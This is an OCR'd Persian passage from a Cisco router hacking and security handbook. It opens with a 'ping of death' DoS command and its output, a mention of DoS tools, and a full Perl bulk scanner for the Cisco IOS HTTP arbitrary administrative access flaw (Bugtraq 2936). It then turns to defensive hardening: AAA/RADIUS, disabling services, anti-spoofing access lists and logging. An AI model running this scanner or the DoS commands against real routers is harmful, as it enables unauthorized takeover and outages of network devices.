
**کاربرد پینگ مرگبار به صورت زیر است**


```
C:\>ping -n 4294967295  -l 65500 -i 254 127.0.0.1

:Pinging 127.0.0.1 with 65500 bytes of data

Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=5ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=4ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128
Reply from 127.0.0.1: bytes=65500 time=3ms TTL=128

Ping statistics for 127.0.0.1:
   Packets: Sent = 54, Received = 54, Lost = 0 (0% loss,(
Approximate round trip times in milli-seconds:
   Minimum = 3ms, Maximum = 5ms, Average = 3ms
```

اغلب در مدل های قدیمی تر این روش جواب میداد یعنی روتر بعد از چند دقیقه هنگ و Restart می شد و می توانستید از بعضی از سرویس های آن به صورت محدود استفاده نمایید

**ابزار های DoS**

از ابزارها ی زیر نیز  برای پینگ مرگبار هم می توانید استفاده کنید بسته به نوع شبکه و روترتان می توانید حجم نوع پکت و پروتکلی که جهت این عملیات استفاده میکنید استفاده از این ابزار ها بسیار راحت میباشد البته این عملیات به طور معمولی غیر قانونی میباشد مدیران شبکه برای رفع و اشکال یابی و همچنینی بالانس شبکه از این ابزار ها استفاده مینمایند






از ابزار shadow Dos Analyzer استفاده نمایید این برنامه از پروتکل SNMP برای تحلیل عملیات خارج سازی از سرویس استفاده می نماید  کلا یکی از ابزار های مورد علاقه من در عملیات DoS می باشد

## Exploit ها

IOS هر روتری نقطه ضعف هر آن نیز میباشد از آنجا که وابستگی بین سرویس ها و این نرم افزار مرکزی وجود دارد اغلب آسیب پذیری های متعددی هم در این حوزه همه روزه برای مدل های مختلفی از روتر های سیسکو کشف می شود بیشتر این آکسپلویت ها برای همان عملیات DoS استفاده می شوند و بعضی دیگر هم برای Remote Connection ها مورد استفاده قرار میگیرندبا توجه با نتایج اسکنی که از اسکنر های امنیتی به خصوص Netsonar بدست می اورید خواهید توانست براحتی کنترل یک روتر را همانند هر بخش یا تجهیزات شبکه همانند سرورها را بدست بیاورید
بیشتر اکسپلویت های موجود به صورت محلی می باشند بعضی ها نیز فقط برای نشان دادن اینکه یک روتر اسیب پذیر هستند ارائه میشوند نه برای دستیابی کلا بیشتر از روش های فوق برای هک روتر ها استفاده می شود تا استفاده از آسیب پذیریهای موجود
مثلا  Perl زیر یک اسیب پذیری را برای حق دسترسی در سطح ادمین را تست می نماید

```
#!/usr/bin/perl
#
# Bulk Scanner for the Cisco IOS HTTP Configuration Arbitrary
# Administrative Access Vulnerability
# Found: 06-27-01 - Bugtraq ID: 2936
# Written by hypoclear on 07-03-01
#
# usage: ./IOScan.pl <start ip> <end ip>
# Note: start and end ip must be a Class B or C network
# example: ./IOScan 192.168.0.0 192.168.255.255
#
# hypoclear - hypoclear@jungle.net - http://hypoclear.cjb.net
# This and all of my programs fall under my disclaimer, which
# can be found at: http://hypoclear.cjb.net/hypodisclaim.txt

use IO::Socket;

die "\nusage: $0 <start ip> <end ip>
Note:  start and end ip must be a Class B or C network
ex:   ./IOScan 192.168.0.0 192.168.255.255\n\n" unless @ARGV > 0;
$num = 16; $ipcount = 0; $vuln = 0;

if (defined $ARGV[1])
 { $currentIP = $ARGV[0]; $endIP = $ARGV[1];
   while(1)
```

```
    { @CURIP = split(/\./,$currentIP);
      if (($CURIP[2] > 255) && ($CURIP[3] > 255))
       { scanEnd();
       }
      print "Scanning $currentIP\n";
      scan($currentIP);
      if ($currentIP eq $endIP)
       { scanEnd();
       }
      if ($CURIP[3] < 255)
       { $CURIP[3]++;
       }
      else
       { $CURIP[2]++;
         $CURIP[3]=0;
       }
      $currentIP = "";
      foreach $item (@CURIP)
        { $currentIP .= "$item.";
        }
      $currentIP =~ s/\.$//;
      $ipcount++;
     }
 }


sub scan
  { while ($num <100)
      { $IP = $_[0];
        sender("GET /level/$num/exec/- HTTP/1.0\n\n");
        if ($webRecv =~ /200 ok/)
         { $vuln++;
           open(OUT,">>ios.out") || die "Can't write to file";
           print OUT "$IP is Vulnerable\n";
           close(OUT);
           $num = 101;
         }
        $num++;
      }
     $num = 16;
  }


sub sender
  { $sendsock = IO::Socket::INET -> new(Proto     => 'tcp',
                                        PeerAddr  => $IP,
                                        PeerPort  => 80,
                                        Type      => SOCK_STREAM,
                                        Timeout   => 1);
       unless($sendsock){die "Can't connect to $ARGV[0]"}
   $sendsock->autoflush(1);

   $sendsock -> send($_[0]);
   $webRecv = ""; while(<$sendsock>){$webRecv .= $_} $webRecv =~ s/\n//g;
   close $sendsock;
  }


sub scanEnd
  { print "\nScanned $ipcount ip addresses, $vuln addresses found vulnerable.\n";
    if ($vuln > 0) {print "Check ios.out for vulnerable addresses.";}
    die "\n";
  }
```

به طور کلی متد استفاده از اسیب پذیری های IOS روتر ها را پیشنهاد نمی کنم بلکه به عنوان یکی از متدها ی جانبی با آن اشاره ای کردم در اکثر مواقع طبق تجربه این راه به نتیجه نمی رسد .متد استفاده از پروتکل SNMP فراگیر ترین و کاربردی ترین روش موجود در هک روتر های سیسکو میباشد

# Cisco Security Hand Book By C0llect0r

**Security Notes**

در این بخش به ارائه ی یک سری نکات امنیتی و کلیدی در زمینه امنیت روترهای سیسکو اشاره مینماییم این نکات همانند تمامی راهبردهای امنیتی بسیار ساده و برای عملی کردن انها وقت زیادی را لازم ندارید که صرف انجام آنها کنید.شاید در ظاهر هر کدام از این پیشنهاد ها یا نکات امنیتی بی اهمیت جلوه کنند ولی اگر فلسفه هرکدام به طور کامل گفته شود متوجه خواهید شد که انجام یک عمل ساده چگونه در بالا بردن سطح ایمنی روتر های شبکه اتان موثر خواهد بود به این نکته توجه داشته باشید که نفوذگران جادوگر نیستند بلکه انسانهای تیزبینی هستند که در نگاه به یک سیستم ضعف های موجود را کشف و بررسی مینمایند تنها کاری که می توانید انجام دهید اینست که با کاهش سهل انگاری های خود تعداد نقاط ضعف را تا حد ممکن کاهش دهید هیچ گاه به 100 درصد ایمنی کامل نخواهید رسید ولی می توانید به سمت ان حرکت نمایید
پیشنهاد های امنیتی زیر ارائه شده از سازمان امنیت ملی ایالات متحده امریکا میباشد که برای تمامی مدیران امنیتی شبکه ها فرستاده شده است

## IOS Security

### پروتکل های امنیتی

**Remote Authentication Dial In User Service (RADIUS)**

**مبانی AAA ( Authentication, Authorization and Accounting )**

AAA به دسته از ابزار ها و نرم افزارهای امنیتی گفته می شود که از آنها برای شناسایی کسانی که در روتر ثبت نام نموده اند تا زمانی که در داخل روتر هستند استفاده میشود همچنین از هر کدام از این ابزار ها برای کنترل سطح دسترسی و مشاهده فعالیتهای هر کاربر و دریافت و تهیه اطلاعات پیگیری عملکردهای هر کاربر و همچنینی کوتاه کردن دست نفوذگران یا کاربرانی که غیر مجاز به سطوح امنیتی بالاتر میروند استفاده میشود

**Authentication**

اعتبار سنجی تلاش یک کاربر برای دسترسی به یک جزء شبکه همانند سرور میزبان یا یک سویچ و یا یک روتر

**Authorization**

دادن اختیارات دسترسی به کاربران .گروه های کاربری و خود سیستم و زیر روال های آن

**Accounting**

بررسی اینکه چه کسی عمل خاصی را انجام داده است همانند اینکه کدام کاربر به سیستم وصل شده است بیشتر از این سری ابزار ها برای رد گیری اعمال و فعالیت های متخاصم استفاده می گردد به طور مثال اگر از یک سورس IP به تمامی منابع سیستمی ارتباط برقرار شود می توان این حالت را یک حالت حمله گر بر شمرد البته خود این مطلب به صورت تنها لازمه واکنش روتر نمیباشد با فعال شدن PIX Firewall این بازرسی به صورت کامل تری بررسی می شود در صورتی که IDS روتر یک دخول غیر مجاز را تشخیص دهد فایروال داخلی روتر آن ارتباط را قطع نموده و در گزارشات خود ثبت مینماید

آنچه که مربوط به بحث ما می شود مسایل مربوط به Authentication است بایستی در setup یک پروسه اعتبار سنجی مناسب نکات زیر را در نظر بگیرید

- AAAتوسط فرمان مربوطه فعال شده باشد

**AAA new-model**

- دیتابیس محلی اعتبار سنجی با تعریف نام های کاربری و کلمات رمز عبور تعریف شده باشند

لازم به تذکر است که تمامی قواعد اصولی در انتخاب نام ها و کلمات رمز عبور بایستی رعایت شود همانند

**username test password cisco1234**

اگر قصد دارید سه بخش AAA را بر پا نمایید بایستی همانند RADIUA و TACACS آن دو را پیکربندی نمایید تمامی روش های اعتبار سنجی موجود عبارتند از

**enable, krb5, krb5-telnet, line, local, local-case, none, group radius, group tacacs+, group {group-name}, auth-guest, guest, if-needed**

روش های اعتبار سنجی که بر روی همه سرویس ها قابل دسترس نیستند امکان دارد بعضی از این سرویس ها به صورت زیر باشند

**Login** – Login authentication to the router, itself

**NASI** – NetWare Asynchronous Serial Interface clients

**Enable** – To access the privilege level of the router

**ARAP** – AppleTalk Remote Access Protocol

**PPP** – Point to Point Protocol

برای مثال krb5-telnet فقط در زمان اعتبار سنجی login در دسترس می باشد و نه در سرویس PPP

شما میتوانید این پروتکل ها یا به عبارتی سرویس های امنیتی را به فرمان های زیر اجرا نمایید

**aaa authentication <*service*> default <*method1*> *[method2 ... ]***

برای مثال پیکربندی اعتبار سنجی loginدر RADIUS را به اینصورت اعمال نمایید

**aaa authentication login default group radius**

سپس بعد از آن بایستی سرور RADIUS برای انرا تعریف نمایید به صورت فرمان زیر

**radius-server host 1.1.1.1 auth-port 1645 acct-port 1646**

البته شما می توانید روشهای چندگانه ای را به هنگام انکه یکی از آنها در دسترس نباشد را اعمال نمایید در اینجا مثالی برای استفاده از RADIUS و سپس به صورت محلی اورده شده است

**aaa authentication login default group radius local**

از اینگونه فرامین در راه انداختن یا از کار انداختن سرویس ها در IOS به وفور یافت می شود در این مقاله هم ذکر همه آنها منطقی نیست به طور مثال بعد از نفوذ به یک روتر اگر سرویس خاصی دارای یک مرحله خاص اعتبار سنجی بود و یا در کل به راه اندازی یک سرویس نیاز داشتید می توانید از فرامینی همچون enable استفاده نمایید

همیشه اخرین نسخه های توسعه یافته را در شبکه های خود برای نرم افزار IOS استفاده کنید به طور معمول آخرین نسخه ها باگ های قبلی را رفع نموده اند

بعد از اضافه شدن هر قطعه جدید سخت افزاری و یا با راه اندازی یک سرویس جدید در شبکه داخلی اتان تست امنیت را هم به صورت محلی و هم به صورت از راه دور انجام دهید

تمامی سرویس های غیر ضروری بر روی روتر را غیر فعال کنید یک قانون کلی اینست که سرویسی که فعال نیست قابل نفوذ هم نیست با این کار هم سرویس ها و هم حافظه و هم شکاف های گسترش بیشتری را در دسترس خواهید داشت با دستور Show proc بر روی روتر سرویس ها و امکانات جانبی روتر را مشاهده کنید بعضی از سرور ها که قبلا خاموش شده اند در جواب این فرمان بایستی غیر فعال گردند از جمله

Small services (echo, discard, chargen, etc.)
**- no service tcp-small-servers**
**- no service udp-small-servers**

BOOTP **- no ip bootp server**
Finger **- no service finger**
HTTP **- no ip http server**
SNMP **- no snmp-server**

سرویس های غیر ضروری یر روی روتر را غیر فعال نمایید

بعضی از این سرویس ها به بعضی از پکت های خاص اجازه می دهند که از روتر عبور نمایند و یا یک نوع پکت اطلاعاتی خاصی را بفرستند . یا اینکه از یک پیکربندی از راه دور استفاده کنند بعضی از سرویس هایی از این قبیل که بایستی غیر فعال شوند به صورت زیر می باشند

CDP **- no cdp run**
Remote config. **- no service config**
Source routing **- no ip source-route**

رابط های کاربری روتر های با بعضی فرامین خاص می توانند امن تر بشوند این فرامین بر روی هر رابطی بایستی اجرا شود

Unused interfaces **- shutdown**
No Smurf attacks **- no ip directed-broadcast**

Mask replies **- no ip mask-reply**

Ad-hoc routing **- no ip proxy-arp**

سطر کنسول و سطر Aux که قبلا با این دو نوع اشاره کرده بودیم به همراه ترمینال مجازی روتر می توانند با پیکربندی به حالت خطی دارای امنیت بیشتری بشوند کنسول و ترمینال مجازی به صورت فرمان های زیر میتواند امن شوند ولی Aux را بایستی غیر فعال نمایید

Console Line **- line con 0 exec-timeout 5 0 login**

Auxiliary Line **- line aux 0 no exec exec-timeout 0 10 transport input none**

VTY lines **- line vty 0 4 exec-timeout 5 0 login transport input telnet ssh**

پسووردهایی که استفاده مینمایید بایستی مثل همیشه به صورت امنی پیکربندی و تعیین شوند Secret Passwordرا که با الگوریتم MD5 است را فعال نمایید همچنین برای حالت سطر کنسول نیز کلمه عبور تعیین نمایید میتوانید برای ترمینال مجازی و همچنینی برای Aux نیز کلمه رمز را فعال نمایید یک حفاظت پایه ای از کلمات رمز عبورتان با استفاده از service password-encryption فراهم کنید

مثال :

Enable secret **-enable secret 0 2manyRt3s**

Console Line **- line con 0 password Soda-4-jimmY**

Auxiliary Line **- line aux 0 password Popcorn-4-sara**

VTY Lines **- line vty 0 4 password Dots-4-georg3**

Basic protection **- service password-encryption**

اگر روترتان پروتکل امن ارتباطی SSH را پشتیبانی میکند انرا برای دسترسی مدیران از راه دور را فعال نمایید

فایل پیکربندی روترهایتان را از دسترسی های غیر مجاز حفاظت کنید

همیشه با فرمان no access-list nnn تعریف لیست دستیابی را اغاز کنید به اینصورت نسخه های قبلی لیستهای دسترسی با شماره nnn را پایک مینمایید

East(config)# **no access-list 51**East(config)# **access-list 51 permit host 14.2.9.6**
East(config)# **access-list 51 deny any log**

لیست تمامی ارتباطات با پورتهای روتر را ثبت نمایید برای اینکه مطمئن شوید اطلاعات مربوط به هر پورت درست است در پایان هر لیست دستیابی حوزه مشخصی از پورت ها را به صورت زیر مشخص نمایید

**access-list 106 deny udp any range 1 65535any range 1 65535 log access-list 106 deny tcp any range 1 65535any range 1 65535 log access-list 106 deny ip any any log**

آخرین خط برای مطمئن شدن از خارج شدن پکت هایی از پروتکل های TCPوUDP برای ثبت شدن ضروری است

برای جلوگیری از سو ء استفاده از روتر های شبکه اتان در حملات به سایت های دیگر به این نکته توجه کنید مجبور کنید که محدودیت های ترافیک آدرس دهی از لیست دستیابی استفاده کنند در یک روتر مرزی فقط به ادرس های داخلی اجازه وارد شدن به رابط های داخلی را بدهید و فقط برای دسترسی یک رابط

داخلی به رابط های خارجی را فراهم نمایید  و تمامی ارتباطات خارجی غیر مجاز را که در لیست دستیابی نیستند را بلوکه نمایید البته برای شیکه های بزرگ با ساختار های پیچیده این عمل آسان نمی باشد

```
East(config)# no access-list 101 East(config)# access-list 101
permit ip
      14.2.6.0 0.0.0.255 anyEast(config)# access-list 101 deny ip any
any log East(config)# no access-list 102 East(config)# access-list 102
permit ip
      any 14.2.6.0 0.0.0.255 East(config)# access-list 102 deny ip any
any log East(config)# interface eth 1 East(config-if)# ip access-group
101 inEast(config-if)# exit East(config)# interface eth 0 East(config-
if)# ip access-group 101 out East(config-if)# ip access-group 102 in
```

تمامی ارتباطات مشکوک خارجی که از شبکه های غیر قابل اطمینان می ایند را پکت هایشان را بلوکه نمایید مثلا باببررسی منبع و مقصد آدرس ها به طور مثال نمی توان به IPهای قلابی زیر اطمینان کنید

0.0.0.0/8, 10.0.0.0/8, 169.254.0.0/16, 172.16.0.0/12, 192.168.0.0/16.

این حفاظت بایستی جزیی از عملیات فیلترینگ ترافیک خارج از شبکه بر روی رابط های خارجی اعمال گردد برای اطلاعات بیشتر به RFC 1918 مراجعه نمایید

یکی از پیچیده ترین متدهای هک امروزی گول زدن فایروال و همچنین حفاظت لیست دستبابی روتر ها ار طریق نشان دادن خود به عنوان یکی از منابع داخلی سیستم میباشد کلیه پکت هایی را که به طریق سعی در نمایش دادن خود از یک منبع داخلی رادارند را بلوکه نمایید IP Spoofing

تمامی پکت های امده از مابع  loopbackهمانند شبکه  127.0.0.1/8 را بلوکه نمایید این نمیتواند یک منبع حقیقی پکت باشد

اگر شبکه شما IP های multicat را استفاده نمی نماید تمامی پکت های Multicast را بلوکه نمایید

تمامی پکت های broadcast را بلوکه نمایید البته این ممکن است تمامی پکت های سرویس های همچون DHCPو BootP را بلوکه نمایند گرچه نبایستی چنین سرویس های در رابط های خارجی مورد استفاده قرار گیرند

انواعی پیشرفته ای از حملات هکر ها با ستفاده از پکت های ICMP echo . redirect وپیغام تقاضای  mask شبکه میباشند تمامی آنها را بلوکه نمایید به مثال زیر توجه کنید به تمامی موارد بالا اشاره شده است

```
   North(config)# no access-list 107
North(config)# ! block our internal addresses
   North(config)# access-list 107 deny ip14.2.0.0 0.0.255.255
   any logNorth(config)# access-list 107 deny ip14.1.0.0
      0.0.255.255 any log
   North(config)# ! block special/reserved addresses
   North(config)# access-list 107 deny ip127.0.0.0
      0.255.255.255 any logNorth(config)# access-list 107 deny
      ip0.0.0.0 0.255.255.255 any log
```

```
North(config)# access-list 107 deny ip10.0.0.0
0.255.255.255 any logNorth(config)# access-list 107 deny ip
169.254.0.0 0.0.255.255 any logNorth(config)# access-
list 107 deny ip172.16.0.0 0.15.255.255 any log
North(config)# access-list 107 deny ip192.168.0.0
0.0.255.255 any log
North(config)# ! block multicast (if not used)
North(config)# access-list 107 deny ip224.0.0.0 15.255.255.255
anyNorth(config)# ! block some ICMP message types
North(config)# access-list 107 deny icmp
any any redirect logNorth(config)# access-list 107 deny
icmp any any echo logNorth(config)# access-list 107 deny icmp
any any mask-request logNorth(config)# access-list 107 permit
ip any 14.2.0.0 0.0.255.255 North(config)# access-list 107
permit ip any 14.1.0.0 0.0.255.255
North(config)# interface Eth 0/0
North(config-if)# description External interface
North(config-if)# ip access-group 107 in
```

تمامی ارتباطاتی را که سعی مینمایند نشان دهند از یک منبع داخلی میایند را بلوک نمایید

```
access-list 102 deny ip host 14.1.1.250 host 14.1.1.250 log
interface Eth 0/1
ip address 14.1.1.250 255.255.0.0
ip access-group 102 in
```

یک لیست دستیابی را برای ترمینال مجاری جهت کنترل ارتباطات تل نت ایجاد نمایید

```
South(config)# no access-list 92 South(config)# access-list 92
permit 14.2.10.1South(config)# access-list 92 permit 14.2.9.1
South(config)# line vty 0 4 South(config-line)# access-class 92
in
```

قابلیت ثبت وقایع را حتما برای هر کدام از روترها فعال نمایید این در دو زمینه به شما کمک خواهد نمود یکی در هنگام بر خورد با خطاها و همچنینی مشکلات فنی ایجاد شده و دیگری به هنگام بلوکه شدن پکت ها که از یک شبکه داخلی یا یک میزبان

```
Central(config)# logging on Central(config)# logging 14.2.9.1
Central(config)# logging buffered 16000 Central(config)#
logging console critical Central(config)# logging trap
informational Central(config)# logging facility local1
```

روتر را به صورت ثبت وقایع زمانی پیکربندی کنید حداقل برای این کار دو NTP سرور متفاوت از هم را که مطمئن هستید اطلاعات زمانی خوبی را در دسترس قرارمی دهند را پیکربندی کنید این به مدیر امنیت شبکه اجازه می دهد که رد نفوذگران را بادقت بیشتری پیدا نماید به مثال زیر توجه کنید

```
East(config)# service timestamps log datetime localtime show-
timezone msec
```

